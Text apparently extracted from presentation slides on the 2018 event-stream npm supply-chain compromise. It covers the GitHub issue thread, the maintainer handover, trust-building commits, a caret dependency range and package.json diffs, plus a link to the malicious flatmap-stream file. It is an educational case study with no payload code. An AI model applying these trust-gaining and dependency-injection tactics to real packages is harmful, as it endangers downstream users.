
pull requests
0

repository

event-stream was maintained by Dominic Tarr



Domenic gave ownership to **right9ctrl** in September of 2018



I don't know what to say. · Issue #116 · GitHub

Closed I don't know what to say. #116

FallingSnow opened this issue on Nov 20, 2018 · 666 comments

jaydenseric commented on Nov 21, 2018 • edited

unpkg link to help other people poke around: <https://unpkg.com/flatmap-stream@0.1.1/index.min.js>

21

dominictarr commented on Nov 22, 2018

Owner

dominictarr commented on Nov 22, 2018

Owner

he emailed me and said he wanted to maintain the module, so I gave it to him. I don't get any thing from maintaining this module, and I don't even use it anymore, and havn't for years.

XhmikosR commented on Nov 22, 2018


Please contact npm support and they will take care of the situation.

101 8 2

limonte commented on Nov 22, 2018 • edited


note: I no longer have publish rights to this module on npm.

right9ctrl gained trust by committing several innocent changes



- ... b550f5: upgrade dependencies
- ... 37c105: add map and split examples
- ... 477832: remove trailing in split example
- ... 2c2095: better pretty.js example
- ... a644c5: update readme

On Sept 9 2018 right9ctrl added a new dependency and released version 3.3.6



About that caret...

A screenshot of a terminal window displaying a `package.json` file. The file contains the following code:

```
  "dependencies": {  
    "duplexer": "^0.1.1",  
    "flatmap-stream": "^0.1.0",  
    "from": "^0.1.7",  
    "map-stream": "0.0.7",  
    "pause-stream": "^0.0.11",  
    "through": "0.2.8"  
  }
```

The version number `^0.1.0` for the `flatmap-stream` dependency is highlighted with a red circle. A green box surrounds the entire `dependencies` object. The terminal interface shows a cursor at the bottom, and the background has a light gray grid pattern.

Semver pattern matching

Symbol	Example	Matches
<code>^</code>	<code>^0.1.0</code>	<code>0.*.*</code>
<code>~</code>	<code>~0.1.0</code>	<code>0.1.*</code>

right9ctrl then removed flatmap-stream and updated event-stream to v4.0.0.



A screenshot of a diff tool interface showing the file "package.json". The interface includes a header with a dropdown menu, a color-coded status bar, and a list of numbered changes. Two specific changes are highlighted with arrows pointing to them:

- Line 3: A red arrow points to the change from "version": "3.3.6" to "version": "4.0.0".
- Line 12: A red arrow points to the removal of "flatmap-stream": "^0.1.0".


```
3 3 package.json
...
1 1 {
2 2   "name": "event-stream",
3 3 -   "version": "3.3.6",
4 4 +   "version": "4.0.0",
5 5     "description": "construct pipes of streams"
6 6     "homepage": "http://github.com/dominictarr/e
7 7     "repository": {
8 8       "flatmap-stream": "0.1.0"
9 9     },
10 10   "dependencies": {
11 11     "duplexer": "^0.1.1",
12 12 -     "flatmap-stream": "^0.1.0",
13 13     "from": "^0.1.7",
14 14     "map-stream": "0.0.7",
15 15   }
16 16 }
```

Total time between first commit and v4.0.0:

